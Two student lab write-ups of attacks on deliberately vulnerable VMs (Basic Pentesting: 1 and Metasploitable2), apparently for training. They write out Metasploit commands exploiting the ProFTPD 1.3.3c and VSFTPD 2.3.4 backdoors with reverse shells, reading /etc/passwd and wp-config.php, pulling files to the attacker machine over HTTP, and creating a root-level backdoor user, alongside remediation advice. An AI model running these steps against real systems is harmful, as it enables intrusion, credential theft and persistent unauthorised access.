Penetration Testing Report 1: Basic Pentesting: 1

Date: June 24, 2025
Author: [Vamshi Kothmire]
Target: Basic Pentesting: 1 (VulnHub VM, IP: [redacted]
Attacker Machine: Kali Linux (IP: [redacted]
Objective: Gain root access, locate flags, and document findings for educational purposes.

Executive Summary

- This report details the penetration testing process for the **Basic Pentesting: 1** virtual machine, a beginner-friendly challenge hosted on VulnHub.
- The test was conducted in a controlled lab environment using an isolated Vmware network. The primary vulnerability exploited was a backdoor in **ProFTPD 1.3.3c** (port 21), which granted immediate root access. Additional exploration revealed a WordPress site with potential vulnerabilities. Challenges included Metasploit payload configuration errors and a `userdel` issue during cleanup, both resolved successfully.
- A flag was located in `/root/flag.txt`, confirming task completion. Recommendations include patching ProFTPD, securing WordPress, and enforcing strong credentials.

Environment Setup

Lab Configuration

- **VmWare**: Hosted attacker and target VMs.
- **Attacker Machine**: Kali Linux 2025.1 (VirtualBox .ova, IP: [redacted].
  - Default credentials: `kali:kali`.

- **Target Machine**: Basic Pentesting: 1 (VulnHub .ova, IP: [redacted]
- **Network**: Bridge adapter (vboxnet0, [redacted] for isolation. **Tools Used**: netdiscover, nmap, searchsploit, Metasploit, wpscan, john.

Steps

1. Imported Kali Linux and Basic Pentesting: 1 .ova files into VmWare.
2. Configured both VMs to use the same Bridge network.
3. Verified connectivity:

```
ping -c 4 [redacted]
```

Reconnaissance

Objective

Identify the target's IP address and gather initial information


Steps

1. Host discovery to fing the targert ip:

   ```
   netdiscover -r [redacted]
   ```

   Output: [redacted] 00:0C:29:07:5F:C6 VMware, Inc..

2. Service Enumeration:
   - ```
     nmap -sV -sS -p- -A- -oN nmap_scan.txt [redacted]
     ```
     Ran an Nmap scan to identify open ports and services:
     ```



- Output:

- `21/tcp open ftp ProFTPD 1.3.3c`
- `22/tcp open sshOpenSSH 7.2p2 Ubuntu 4ubuntu2.2`
  `80/tcp open http Apache httpd 2.4.18 (Ubuntu)`
- `| http-enum:`
- `|_ /secret/: Potentially interesting folder`

3. Vulnerability

   Identification: Searched

   for ProFTPD exploits:

   - `searchsploit ProFTPD 1.3.3c`

4. Findings:

   - Output: `ProFTPD 1.3.3c - Backdoor Command Execution |`
   - `unix/remote/16921.rb .`

- Open ports: 21 (FTP), 22 (SSH), 80 (HTTP).

- Vulnerable service: ProFTPD 1.3.3c with a known backdoor (CVE-2010-4657).

  Web Server with a /secret/ directory, likely hosting Wordress.

Exploitation

Objective

Gain initial access using the ProFTPD backdoor vulnerability.

Initial Attempt and Issue

1.Launched Metasploit and configured the exploit:

- `msfconsole`
- `useexploit/unix/ftp/proftpd_133c_backdoor`
- `set RHOSTS` [redacted]
- `exploit`

2. Error Encountered:

- `[-]` [redacted] `- Exploit failed: A payload has not been selected.`
- `[*] Exploit completed, but no session was created.`

3.Resolution:

Set a payload and configured listener options:

- `set PAYLOAD cmd/unix/reverse`
- `set LHOST` [redacted]
- `set LPORT 4444`

Second Attempt and Issue

Ran the exploit again:

- `exploit`

Error Encountered:

- `[-] Handler failed to bind to` [redacted] `4444:- - [-] Handler failed to bind to 0.0.0.0:4444`
- `[-]` [redacted] `:21 - Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).`
- `[*] Exploit completed, but no session was created.`

Resolution:


Checked for processes using port 4444:


- `sudo netstat -tulnp | grep 4444`

- Killed occupying processes:
- `sudo kill -9 <PID>`
- Changed to a free port (5555):
- `set LPORT 5555`

Successful Exploitation

1. Final exploit configuration:
   - `use exploit/unix/ftp/proftpd_133c_backdoor`
   - `set RHOSTS [redacted]`
   - `set RPORT 21`
   - `set PAYLOAD cmd/unix/reverse`
   - `set LHOST [redacted]`
   - `set LPORT 5555`
   - `exploit`





2. Result:

- Gained a root shell:

- `Whoami`
- `Root`
- `id`
- `uid=0(root) gid=0(root)`

Findings

- The ProFTPD backdoor allowed immediate root access.
- Challenges with Metasploit were due to missing payload and port conflicts, resolved by setting a reverse shell payload and using a free port.

Post-Exploitation

Objective

Explore the system, locate flags, gather evidence, and simulate persistent access.

Steps

1. Confirm Access:

Stabilized the shell:

- `python -c 'import pty; pty.spawn("/bin/bash")'`
- `export TERM=xterm`

2. Locate Flags:

Searched for flag files:

- `find / -name "*flag*" 2>/dev/null`

3. Output: /root/flag.txt.
Read the flag:

- `cat /root/flag.txt`

Output: Congratulations! You rooted Basic Pentesting: 1
Gather system Information:

- `Checked os:`
- `cat /etc/os-release`

output:NAME= “ununtu”VERSION=”16.04LTS(Xenial Xerus)”

Listed User:

- `cat /etc/passwd`

➢ checked services:

- `dpkg -l | grep -E "proftpd|apache|openssh"`

Collect Evidence:

➢ Saved proof of access:

- `whoami > /tmp/proof.txt date`
- `/tmp/proof.txt`
- `cp /etc/passwd /tmp/passwd.txt`

➢ Transferred files to Kali:

- `cd /tmp`

- `python -m SimpleHTTPServer 8000`

On kali:

- `wget http://[redacted]:8000/proof.txt wget`
- `http://[redacted]:8000/passwd.txt`

➢ **Explore Web Server:**

- **Inspected WordPress configuration:**

- `cat /var/www/html/secret/wp-config.php`
- Found: DB_USER=wordpress,

➢ **Simulate Persistent**

- **Access**: Created a backdoor user:

  - `useradd -m -u 0 -g 0 -o -s /bin/bash backdoor`
  - `echo "backdoor:backdoor123" | chpasswd`

➢ **Findings:**

- Flag located in/root/flag.txt
- System:ununtu 16.04 with Proftd 1.3.3c, Apache 2.4.18
- Openssh 7.2p2
- Wordpress site at /secret/ with weak database credientials
- Backdoor user creation succeeded but required process termination for cleanup.

➢ **Cleanup:**

Steps:
1.removed temporary files:
2.exited the shell
3. shutdown the target vm in vmware
4.reverted to a snapshot to reset changes.

➢ **Notes:**

- **Ensure no persistent changes remained on the target.**
- **Kept the lab environment clean for future practice.**

➢ **Recommendations**

1.Patch ProFTPD:

- Upgrade ProFTPD to a version without the backdoor vulnerability (post- 1.3.3c).
- Apply security patches for CVE-2010-4657.

2. Secure WordPress:
    - Change default credentials (e.g., admin:admin).
    - Update WordPress and plugins to the latest versions.
    - Restrict access to `/secret/` directory.
3. Harden SSH:
    - Disable PermitRootLogin in /etc/ssh/sshd_config.
    - Use strong passwords or key-based authentication.

4.System Updates:

Update Ubuntu 16.04 packages:

- `apt-get update && apt-get upgrade`
- `File permission ensure /etc/passwd and /etc/shadow are not word-writable`

Conclusion

The penetration test of Basic Pentesting: 1 was successful, achieving root access via the ProFTPD 1.3.3c backdoor. The VM provided valuable learning opportunities, including Metasploit troubleshooting, Linux user management, and web server exploration. Challenges such as payload configuration and user deletion were overcome through systematic debugging. This exercise reinforced penetration testing skills and highlighted the importance of patching outdated software. Future exploration could include exploiting the WordPress site or brute-forcing SSH credentials.

Appendices

Appendix A: Key Commands

Reconnaissance:

- `netdiscover -r`

[redacted]

- nmap -sV -sC -p- [redacted]
- searchsploit ProFTPD 1.3.3c

Exploitation:

- msfconsole
- useexploit/unix/ftp/proftpd_133c_backdoor
- set RHOSTS [redacted]
- set PAYLOADcmd/unix/reverse
- set LHOST [redacted]
- set LPORT 5555
- exploit

Post-Exploitation:

- find / -name "*flag*" 2>/dev/null cat /root/flag.txt
- whoami > /tmp/proof.txt
- cat /var/www/html/secret/wp-config.php

Cleanup:

- pkill -u backdoor
- userdel -r backdoor
- rm /tmp/proof.txt

Appendix B: Tools Used

- **netdiscover**: Host discovery.
- **nmap**: Port and service scanning. **searchsploit**: Exploit database search. **Metasploit**: Exploitation framework.
- **wpscan**: WordPress enumeration (explored but not used).
- **john**: Password cracking (optional).

Appendix C: Learning Outcomes

- mastered Metasploit exploit configuration and troubleshooting.
- Learned Linux user management (useradd , userdel , process handling).
- Gained experience with CTF flag hunting and evidence collection.
- Understood vulnerabilities in proFTDP wordpress

➢ Summary Table: Key Vulnerabilities

Service / Port	Vulnerability	Recommendation
FTP (21) – ProFTPD 1.3.3c	Backdoor (CVE-2010-4657) enabling root access	Upgrade ProFTPD to a secure version; restrict FTP access
HTTP (80) – WordPress at /secret/	Weak DB credentials (wordpress/weakpass); possible outdated plugins	Update WordPress core & plugins; enforce strong DB creds
SSH (22) – OpenSSH 7.2p2	PermitRootLogin enabled	Disable root login, enforce key-based auth

Penetration Testing Report 2: Metasploitable2

Exploit: VSFTPD v2.3.4 Backdoor
Lab Type: Metasploit Practice (Ethical Hacking)

1. General Information

Report Author	VAMSHI KOTHMIRE
Date of Test	2025-06-22
Test Location	Linux Machine / Lab Environment
Tools Used	Kali Linux, Metasploit Framework
Target System	Metasploitable2 (Ubuntu 8.04)
Target IP Address	[redacted]

2. Lab Setup Details

VM Software	VMware Workstation
Kali Linux	2 GB RAM, 2 Cores, Host-Only Network
Metasploitable2	512 MB RAM, 1 Core, Host-Only Network
Network Type	Host-Only (No internet access)

3. Vulnerability Exploited

Service	VSFTPD
Version	2.3.4
Exploit Module	exploit/unix/ftp/vsftpd_234_backdoor
Exploit Type	Backdoor Command Execution
Metasploit Command	See section below


4. Exploitation Steps

On Kali Linux (msfconsole):

- msfconsole
- search vsftpd
- use exploit/unix/ftp/vsftpd_234_backdoor
- set RHOST [redacted]
- run

Output


[*] [redacted]21 - Backdoor service has been spawned...
[*] UID: uid=0(root) gid=0(root)
[*] Command shell session 1 opened...



5. Post-Exploitation Commands

- whoami # root
- id # uid=0(root) gid=0(root)
- uname -a # Linux metasploitable 2.6.24-16-server ...

- pwd # /
- ls # Lists all system directories



6. Summary & Analysis

- Vulnerability Confirmed: VSFTPD 2.3.4 backdoor
- Impact: Immediate remote root shell access without authentication
- Risk Level: Critical (root access with 0 effort)
- Environment: Safe lab setup (VMs in Host-Only network)

7. Mitigation (For Real-World Use)

- Do not use outdated/vulnerable services
- Always update FTP servers to the latest version
- Use firewalls to restrict FTP access
- Monitor ports (like 21, 6200) for anomalies
- Never expose lab machines to the internet

8. Notes

- Metasploitable2 was used intentionally as a vulnerable system. This test was performed in a safe, isolated lab for educational purposes.
- All activities follow ethical hacking principles under a controlled environment.